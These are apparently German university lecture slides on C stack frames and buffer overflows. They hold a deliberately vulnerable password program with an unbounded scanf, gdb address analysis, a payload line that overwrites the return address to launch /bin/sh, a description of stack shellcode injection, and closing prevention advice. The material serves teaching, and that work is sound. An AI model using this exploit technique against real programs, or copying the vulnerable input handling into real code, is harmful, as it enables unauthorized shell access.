
    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;

    x++;

    n = f2(x);

    return(n);
}
```




2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;

    a = 10;
    b = 20;

    f1(a, b);
    return(a);
}
```



U10-3 Unix, C und Sicherheit

- Mögliche Programmsequenz für eine Passwortabfrage in einem Server-Programm:

```
int main (int argc, char *argv[]) {
    char password[8+1];

    ... /* socket oeffnen und stdin umleiten */

    scanf ("%s", password);

    ...
}
```


1 Ausnutzen des Pufferüberlaufs: Szenario

- Pufferüberschreitung wird nicht überprüft
 - ◆ die Variable `password` wird auf dem Stack angelegt
 - ◆ nach dem Einlesen von 9 Zeichen überschreiben alle folgenden Zeichen Daten auf dem Stack, z.B. andere Variablen oder die Rücksprungadresse der Funktion

2 Ausnutzen des Pufferüberlaufs: Beispielprogramm

◆ Test mit folgendem Programm

```
#include <stdio.h>

int ask_pwd() {
    int n;
    char password[8+1]; /* 8 Zeichen und '\0' */
    n = scanf("%s", password);
    return strcmp(password, "hallo");
}

void exec_sh() {
    char *a[] = {"/bin/sh", 0};
    execv("/bin/sh", a);
}

int main(int argc, char *argv[]) {
    if (ask_pwd() == 0) exec_sh();
}
```

3 Ausnutzen des Pufferüberlaufs: Schwachstelle suchen

- übersetzen mit -g und Starten mit dem gdb

```
> gcc -g -o hack hack.c
> gdb hack

(gdb) b main
Breakpoint 1 at 0x80484a7: file hack.c, line 16.
(gdb) run

Breakpoint 1, main (argc=1, argv=0x7ffff9f4) at hack.c:16
16         if (ask_pwd() == 0) exec_sh();
(gdb) s
ask_pwd () at hack.c:6
6         n = scanf("%s", password);
```

- je nach Compiler-Version können die tatsächlichen Adressen von dem Beispiel auf den Folien abweichen!

4 Ausnutzen des Pufferüberlaufs: Codelayout analysieren

■ Analyse des Textsegmentes des Prozesses:

◆ Adresse der main-Funktion

```
(gdb) p main
$1 = {int (int, char **)} 0x80484a4 <main>
```


◆ Adresse der exec_sh-Funktion

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```

◆ Adresse der ask_pwd-Funktion

```
(gdb) p ask_pwd
$3 = {int ()} 0x8048440 <ask_pwd>
```

5 Aufbau des Codesegments des Prozesses



6 Ausnutzen des Pufferüberlaufs: Stacklayout analysieren

- Analyse der Stackbelegung in Funktion ask_pwd()
 - ◆ Adresse des ersten Zeichens von password

```
(gdb) p/x &(password[0])  
$1 = 0x7ffffc40
```


- ◆ Adresse des ersten nicht mehr von password reservierten Speicherplatzes

```
(gdb) p/x &(password[9])  
$2 = 0x7ffffc49
```

- ◆ Adresse der Variablen n

```
(gdb) p/x &n  
$3 = (int *) 0x7ffffc4c
```

7 Aufbau des Stacks des Prozesses



8 Ausnutzen des Pufferüberlaufs: Stack analysieren

■ Analyse der Stackbelegung in Funktion ask_pwd()

◆ Return-Adresse


```
(gdb) x 0x7ffffc54
0x7ffff9a4:      0x080484ac
```

```

0x80484a4 <main>:      push   %ebp
0x80484a5 <main+1>:      mov    %esp,%ebp
0x80484a7 <main+3>:      call  0x8048440 <ask_pwd>
→ 0x80484ac <main+8>:      mov    %eax,%eax
0x80484ae <main+10>:     test   %eax,%eax
0x80484b0 <main+12>:     jne   0x80484b7 <main+19>
0x80484b2 <main+14>:     call  0x8048478 <exec_sh>
0x80484b7 <main+19>:     leave
0x80484b8 <main+20>:     ret

```


9 Aufbau des Stacks des Prozesses



10 Ausnutzen des Pufferüberlaufs

- interessante Rücksprungadresse finden

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```

- Erzeugung eines manipulierenden Input-Bytestroms:
kleines Programm schreiben, das

1. zuerst Bytestrom schickt, der zu einem Stack-Überlauf und dem fehlerhaften Rücksprung (und damit zum Aufruf von `exec_sh`) führt

```
printf("012345678aaannnnfpfp%c%c%c%c\n", 0x78, 0x84, 0x04, 0x08);
```

- 9 Byte für char-Array + 3 Byte für Alignment auf 4-Byte-Grenze
- 4 Byte für Variable n
- 4 Byte für Framepointer
- 4 Byte für neue Rücksprungadresse `0x8048478`
- ! Byteorder bei der Adresse beachten

2. anschließend alle Zeichen von `stdin` hinterherschickt
(die bekommt dann die in `exec_sh` gestartete shell)

10 Ausnutzen des Pufferüberlaufs (2)

- Beispiel funktioniert nur, wenn der im Rahmen des Angriffs auszuführende Code bereits Bestandteil des Programms ist
- gefährlichere Alternative
 - zusätzlich zu der Manipulation der Rücksprungadresse schickt man auch gleich noch eigenen Maschinencode hinterher
 - und manipuliert die Rücksprungadresse so, dass sie in den mitgeschickten Code im Stack zeigt (im Beispiel z. B. auf `0x7ffffc58`)
 - ↳ funktioniert nur, wenn die MMU die Ausführung von Code im Stack erlaubt (und noch genug Platz ist)
 - Standard bei Intel-Prozessoren (-> besonders unsicher!)
 - bei SPARC- oder neuen AMD-Prozessoren durch "executable"-Flag im Seitendeskriptor der MMU (siehe Vorlesung Kap. 9) abschaltbar
 - ↳ return auf die Stackadresse führt zu Segmentation fault
 - aber kein 100%iger Schutz, da manipulierte Sprünge auf existierende Code-Sequenzen trotzdem möglich sind!

11 Vermeidung von Puffer-Überlauf

- scanf
 - ◆ `char buf[10]; scanf("%9s", buf);`

- gets
 - ◆ Verwendung von `fgets`

- `strcpy, strcat`
 - ◆ Überprüfung der String-Länge oder
 - ◆ Verwendung von `strncpy, strncat`

- `sprintf`
 - ◆ Verwendung von `snprintf`